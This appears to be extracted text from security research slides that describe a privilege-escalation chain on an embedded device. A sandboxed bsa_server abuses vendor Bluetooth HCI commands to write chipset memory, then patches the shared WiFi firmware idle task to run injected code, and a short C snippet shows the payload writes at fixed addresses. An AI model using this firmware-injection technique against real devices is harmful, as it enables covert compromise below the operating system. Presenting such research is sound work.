
What can we do with this code execution ?

- Dedicated UID
- No useful capability
- No network
- All **sandboxes activated**
- But two legitimate APIs
 - TTY communication
 - One UNIX socket to communicate with btd
- Limited attack surface



LPE


Arbitrary write inside the chipset firmware



- `bsa_server` communicates with Bluetooth chipset through HCI protocol
- Vendor specific commands are used to initialize the chipset (i.e. load Bluetooth firmware patches)
- At least `HCI_BRCM_WRITE_RAM` and `HCI_BRCM_SUPER_PEEK_POKE` commands allow arbitrary writing to the internal chipset memory
- So `stage1` injected in `bsa_server` can write inside the chipset memory

LPE

Gaining code execution inside the WiFi chipset



- Bluetooth firmware and WiFi firmware share some memory regions
- WiFi firmware RAM code is mapped at address 0x500000 in the Bluetooth part
- `HCI_BRCM_WRITE_RAM` HCI command allows writing to the WiFi firmware RAM code
- WiFi firmware runs on an ARM core
- So `stage1` injected in `bsa_server` can patch WiFi firmware to inject custom code
- WiFi Firmware Idle task is patched to jump on the injected code: `stage2`

LPE

Code execution inside the WiFi chipset

```
void hcibt_write_payload(struct hcibt* bt)
{
    uint32_t i;
    uint32_t *payload = (uint32_t *)&bin_payload_bin[0];
    for(i=0; i<(bin_payload_bin_len/4)+1; i++) {
        write_u32(bt, 0x01DE42C + 0x500000 + i*4, payload[i]);
    }
}

void hcibt_jump_payload(struct hcibt* bt)
{
    write_u32(bt, 0x189780 + 0x500000, 0xfe54f054); // idle thread, bl payload
}
```

